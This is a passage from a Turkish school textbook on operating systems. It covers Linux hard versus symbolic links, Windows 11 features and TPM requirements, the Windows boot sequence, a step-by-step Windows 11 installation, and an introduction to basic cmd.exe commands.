


Görsel 4.125: Katı link oluşturma ve içeriğini inceleme




Görsel 4.126: Dosya içeriğindeki değişikliğin izlenmesi

11. Adım: Komut satırında **ls -l** yazarak dosya detaylarını inceleyiniz (Görsel 4.127).



Görsel 4.127: Dosya detayları

12. Adım: Komut satırında **rm dosya.txt** yazarak dosyayı siliniz ve komut satırına **ls -l** yazarak dosya detaylarını inceleyiniz (Görsel 4.128).



Görsel 4.128: Dosya detaylarındaki değişikliğin incelenmesi

13. Adım: Komut satırında önce **cat dosya_katılink.txt**, daha sonra **cat dosya_sembolik.txt** yazarak ekran çıktılarını yorumlayınız (Görsel 4.129).

```
┌──(ogrenci㉿okul)-[~/Uygulama]
└─$ cat dosya_katılink.txt
Ankara
İstanbul
Bursa
Konya
Erzurum
Edirne
Ardahan
Kars
Antalya
İzmir
Kilis
Samsun
Burdur
Sivas

┌──(ogrenci㉿okul)-[~/Uygulama]
└─$ cat dosya_sembolik.txt
cat: dosya_sembolik.txt: Böyle bir dosya ya da dizin yok
```

Görsel 4.129: Katı link ile sembolik link arasındaki farkın incelenmesi



Linux işletim sisteminde zamanlanmış görevlerin oluşturulması ve yönetimi hakkında araştırma yapınız. Araştırma sonuçlarını rapor hâline getirerek arkadaşlarınız ve öğretmeniniz ile paylaşınız.

4.1.7. Windows İşletim Sistemleri

Windows; Microsoft şirketi tarafından geliştirilen, kapalı kaynak kodlu bir işletim sistemidir.

Windows'un en önemli özelliği grafik arayüzüyle kullanıcıların yazılımları çalıştırmasını kolaylaştırmasıdır. Ayrıca Windows'un çok kullanıcılı yapısı birden fazla kullanıcının aynı anda oturum açabilmesine, kendi kişisel ayarlarını ve dosyalarını saklayabilmesine imkân tanır. Bu özellik sayesinde ailelerden iş yerlerine kadar farklı senaryolarda kullanıcıların ihtiyaçlarına cevap verir. Windows kullanıcı dostu arayüzü, geniş uygulama desteği ve entegre güvenlik çözümleri sayesinde dünya genelinde kişisel bilgisayarlarda kullanılan en yaygın işletim sistemidir (Görsel 4.130).



Görsel 4.130: Windows işletim sistemi

İlk Windows işletim sistemi olan Windows 1.0, Kasım 1985'te piyasaya sürülmüştür. Yıllar içinde yapılan güncelleme ve geliştirmeler sonucunda Windows kapsamlı bir işletim sistemi hâline gelmiştir.



Windows işletim sistemlerinin kullanıcı arayüzünün grafiksel gelişimini araştırınız. Windows sürümlerini görselleriyle eşleştirerek bir rapor hazırlayınız (Raporu hazırlarken eski Windows sürümlerini çalıştıran çevrimiçi emülatörlerden yararlanılabilir.). Çalışmanızı arkadaşlarınız ve öğretmeninizle paylaşınız.


Windows 11 kurulumu için gerekli bazı önemli sistem gereksinimleri şunlardır:

- TPM 2.0 destekli çipe sahip bir anakart
- 64-bit işlemci
- UEFI boot desteği

TPM (Trusted Platform Module), Güvenilir Platform Modülü olarak ifade edilir. TPM, cihazlarda donanım tabanlı bir güvenlik sağlar. TPM 2.0; şifreleme anahtarlarını korumak, cihazın kimliğini doğrulamak, cihazı güvenli bir şekilde boot etmek gibi özelliklere sahiptir. Bu özelliklere sahip Windows 11 kurulu sistemler, zararlı yazılımlara ve siber saldırılara karşı daha etkili bir savunma sağlar.

Windows 11 yalnızca TPM 2.0 destekli cihazlarda çalışır. Cihazın TPM 2.0 destekli olup olmadığını öğrenmek için **Windows** ve **R** tuş kombinasyonu ile **Çalıştır** aracı açılır. Çalıştır aracında **tpm.msc** yazılır ve Enter tuşuna basılır. Açılan pencerede **Durum** ve **TPM Üretici Bilgileri** kısımları kontrol edilir.

Windows 11, kullanıcıları kötü amaçlı yazılımlardan ve kimlik avı saldırılarından koruma, şüpheli uygulamaların indirilmesini önleme gibi teknolojik özelliklere sahiptir. Bu özellikleri kullanmak için **Başlat > Ayarlar > Güncelleştirme ve Güvenlik > Windows Güvenliği** adımları takip edilir. Windows Güvenliği penceresi farklı güvenlik araçlarını içerir (Görsel 4.131).




Görsel 4.131: Windows Güvenliği ekranı

Bilgisayarın ve içindeki verilerin korunmasına yardımcı olan Windows Güvenliği araçları şunlardır:

- Virüs ve tehdit koruması
- Hesap koruması
- Güvenlik duvarı ve ağ koruması
- Uygulama ve tarayıcı denetimi
- Cihaz güvenliği
- Cihaz performansı ve sistem durumu
- Aile seçenekleri
- Koruma geçmişi

Windows işletim sistemi açılış süreci bilgisayar başlatıldığında işletim sisteminin yüklenip çalıştırılmasını ifade eder. Bu süreç bilgisayarın başlatılmasından işletim sisteminin yüklendiği ve kullanıma hazır hâle geldiği ana kadar olan aşamaları içerir (Şema 4.2).



Şema 4.2: Windows işletim sistemi açılış süreci

Windows işletim sistemi açılış süreci genel olarak şunlardan oluşur:


1. UEFI sistemlerde bootmgfw.efi, **winload.efi** dosyasını yüklemek için EFI sistem bölümünde bulunan BCD (Boot Configuration Data) dosyasını okur. BIOS sistemlerinde ise bootmgr.exe, **winload.exe** dosyasını bulmak için BCD dosyasını okur. Her iki **winload** programının amacı, temel sürücüleri ve çekirdeği yüklemektir. **Winresume.exe**, hazırda bekletme modunda olan Windows örneğini geri yüklemek için Hiberfil.sys dosyasını okur. Winresume.exe, UEFI sistemlerde **winresume.efi** olarak adlandırılır.

2. Windows'ta çekirdek, **Ntoskrnl.exe** olarak adlandırılır. Ntoskrnl.exe kritik bir sistem dosyasıdır. Winload.exe, Ntoskrnl.exe'yi çalıştırarak Windows çekirdeğini başlatır. Windows çekirdeği, kayıt defterini ve aygıt sürücülerini yükler. Ardından bellek yönetimini optimize etmek için pagefile.sys dosyasını kullanır. HAL.dll dosyası yüklenir. HAL.dll (**H**ardware **A**bstraction **L**ayer DLL), Windows işletim sisteminin donanım soyutlama katmanını temsil eden bir sistem dosyasıdır. HAL.dll, işletim

sisteminin çeşitli donanım birimleriyle etkileşimini kolaylaştıran bir bileşendir. Bu bağlamda farklı donanım birimlerinin işletim sistemi tarafından algılanıp etkin bir şekilde kullanılabilmesini sağlar. Çekirdek yükleme işlemi tamamlandıktan sonra işletim sistemi çekirdeği **System** sürecini oluşturur. System süreci, çekirdek modunda çalışan iş parçalarını yönetir ve denetler. Bu iş parçaları genellikle sürücüler gibi çekirdek düzeyinde çalışan bileşenlerdir. System, oturum yönetimi süreçleri olan **smss.exe** ve **csrss.exe** süreçlerini oluşturur.

3. Smss.exe (**S**ession **M**anager **S**ubsystem) %APPDATA%, %COMPUTERNAME% gibi çevresel değişkenleri yükler. Çekirdek (kernel) ve kullanıcı modu alt sistemlerini başlatır. Smss.exe, kullanıcı modunda çalışan süreçleri ve iş parçacıklarını yönetmek için **csrss.exe** (**C**lient/**S**erver **R**untime **S**ubsystem) sürecini başlatır.

4. Windows işletim sistemi, kullanıcıların uygulamalarını ve işlemlerini farklı oturumlar altında yönetir (Şema 4.3).



Şema 4.3: Süreç ağacı

a) Session 0, yüksek ayrıcalıklı ve kritik öneme sahip işlemler için ayrılmıştır. **wininit.exe**, **lsass.exe** ve **services.exe** süreçlerini başlatır.

b) Session 1, ilk oturum açan kullanıcı için ayrılmıştır. Session 1 ve üstü (Session 2 vb.) birer standart kullanıcı oturumudur. **winlogon.exe** süreci, oturumu başlatmak için kimlik bilgilerini kullanıcılardan isteyen bir arayüz sağlar. **Userinit.exe** süreci, oturum açan kullanıcının işlem yetkilerini ve çalışma ortamını hazırlayarak oturum açma işlemini tamamlar. **Explorer.exe** süreci, kullanıcıya özelleştirilmiş bir masaüstü sunar.


4.1.7.1. Windows İşletim Sistemi Kurulumu

Bu öğrenme biriminde Windows masaüstü işletim sisteminin son sürümü olan Windows 11 kullanılacaktır.

23. UYGULAMA

Windows 11 kurulumunu aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Geliştirici firmanın resmî internet sitesine (www.microsoft.com) girerek Windows 11 işletim sistemi disk görüntüsünü indiriniz (Görsel 4.132).



Görsel 4.132: Windows 11 ISO dosyası indirme

2. Adım: İndirilen disk görüntüsü ile önyüklenebilir bir USB bellek hazırlayınız.

3. Adım: Hazırlanan USB belleği bilgisayara takarak bilgisayarı yeniden başlatınız.


4. Adım: Bilgisayarın BIOS ayarlarına girerek ilk açılış aygıtını USB olarak değiştiriniz.

5. Adım: BIOS ayarları yapıldıktan sonra bilgisayar yeniden başlayacaktır. Bilgisayar açılırken **Press any key to boot from CD or DVD…** uyarısı verecektir (Görsel 4.133). Bir tuşa basarak önyükleme işlemine başlayınız.



Görsel 4.133: Önyükleme işlemi başlatma uyarısı

6. Adım: Dil, saat ve klavye ayarlarını yaparak **Sonraki** butonuna tıklayınız (Görsel 4.134).




Görsel 4.134: Dil, saat ve klavye ayarı seçimi

7. Adım: İşletim sistemini yüklemek için **Şimdi yükle** butonuna tıklayınız (Görsel 4.135).




Görsel 4.135: İşletim sistemi yükleme başlangıç ekranı

8. Adım: Geçerli bir ürün anahtarı (lisans numarası) varsa yazınız, yoksa **Ürün anahtarım yok** seçeneğini seçerek devam ediniz (Görsel 4.136).



Görsel 4.136: Windows'u Etkinleştir ekranı


9. Adım: Yüklemek istediğiniz işletim sistemini seçiniz (Görsel 4.137).



Görsel 4.137: İşletim sistemi sürümünü seçme


10. Adım: Lisans koşullarını kabul ediyorum kutusunu işaretleyerek kuruluma devam ediniz.

11. Adım: Yeni bir kurulum yapılacağı için **Özel: Yalnızca Windows'u yükle (gelişmiş)** seçimini yapınız (Görsel 4.138).



Görsel 4.138: Yükleme türünü seçme


12. Adım: İşletim sisteminin yükleneceği sürücü bölümünü seçiniz (Görsel 4.139).



Görsel 4.139: Sürücü bölümünün seçimi

13. Adım: İşletim sistemine ait dosyaların yüklenmesini bekleyiniz.

14. Adım: Yükleme tamamlanınca bilgisayar yeniden başlayacaktır. İşletim sistemini yüklemek için kullandığınız USB belleği çıkarınız (Görsel 4.140).




Görsel 4.140: İşletim sisteminin yükleme

15. Adım: Ülke/bölge seçimi yaparak devam ediniz.

16. Adım: Klavye düzeni seçimi yaparak devam ediniz (Daha sonra isterseniz ikinci bir klavye düzeni de ekleyebilirsiniz.).

17. Adım: Bilgisayara isim veriniz (Görsel 4.141).



Görsel 4.141: Bilgisayara isim verme

18. Adım: Bilgisayarın kullanımına yönelik ayarlamaları yapınız.

19. Adım: Daha önceden oluşturduğunuz bir hesabınız varsa bu hesap bilgilerini girerek oturum açabilirsiniz. Hesabınız yoksa **Bir tane oluştur!** seçeneğine tıklayarak devam ediniz.

20. Adım: Hesabı ve parolayı oluşturunuz. Ad, soyad, ülke, doğum tarihi ve ikincil e-posta bilgilerinizi giriniz.

21. Adım: Hızlı ve güvenli oturum açma imkânı sunan PIN'i oluşturunuz.

22. Adım: Gizlilik ayarlarını seçiniz.

23. Adım: İsteğe bağlı uygun özelleştirmelerini yaparak kurulumu tamamlayınız.

24. Adım: Masaüstünün yüklenmesini bekleyiniz (Görsel 4.142).




Görsel 4.142: Windows 11 masaüstü

4.1.8. Windows İşletim Sistemi DOS Komut Satırı İşlemleri


Windows işletim sisteminde komut satırı, MS-DOS tabanlı bir konsol ekranıdır. Windows komut satırı, **komut istemi** olarak da adlandırılır. Komut istemini kullanabilmek için **cmd.exe** yazılımı çalıştırılmalıdır. CMD.exe yazılımını çalıştırmak için **Windows** ve **R** tuş kombinasyonu ile açılan **Çalıştır** penceresinde **cmd** yazılır (Görsel 4.143). Enter tuşuna basılır.

Çalıştır penceresinde komut istemini yönetici olarak çalıştırmak için **Ctrl, Shift** ve **Enter** tuş kombinasyonu kullanılmalıdır.



Görsel 4.143: Komut istemini çalıştırma

Windows komut satırı (istemi) çalıştırıldığında Görsel 4.144'deki pencere ekrana gelir.



Görsel 4.144: Yönetici olarak çalıştırılan komut istemi

Windows işletim sistemi komut satırı yapısı ile ilgili örnekler Tablo 4.16'da verilmiştir.

Tablo 4.16: Windows Komut Yapısıyla İlgili Örnekler

Mevcut Konum		Komut	Parametre	Argüman
C:\	>	dir	/a	Windows
C:\Users\lise\Masaüstü	>	rd	/s /q	Dersler
C:\Users\lise\Masaüstü\Ogrenciler	>	sort	/r	isimler.txt

Bazı komutlar, ek parametrelere veya argümanlara ihtiyaç duyulmadan da kullanılabilir.

4.1.8.1. Yardım Komutları

Yardım komutları, diğer komutların kullanımı hakkında bilgi verir. Bilgi alma komutları ise bilgisayar adı, kullanıcı adı, tarih, saat gibi bilgilere erişim sağlar. Yardım komutları, komutların kullanımı ve açıklamaları Tablo 4.17'de verilmiştir.

Tablo 4.17: Windows Yardım Komutları

Komut	Komutun Genel Kullanımı	Açıklama
help	help	Windows komut satırında kullanılan komutlar hakkında özet bilgiler verir.
	help [komut adı]	Belirtilen komutun kullanımı hakkında detaylı bilgiler verir.

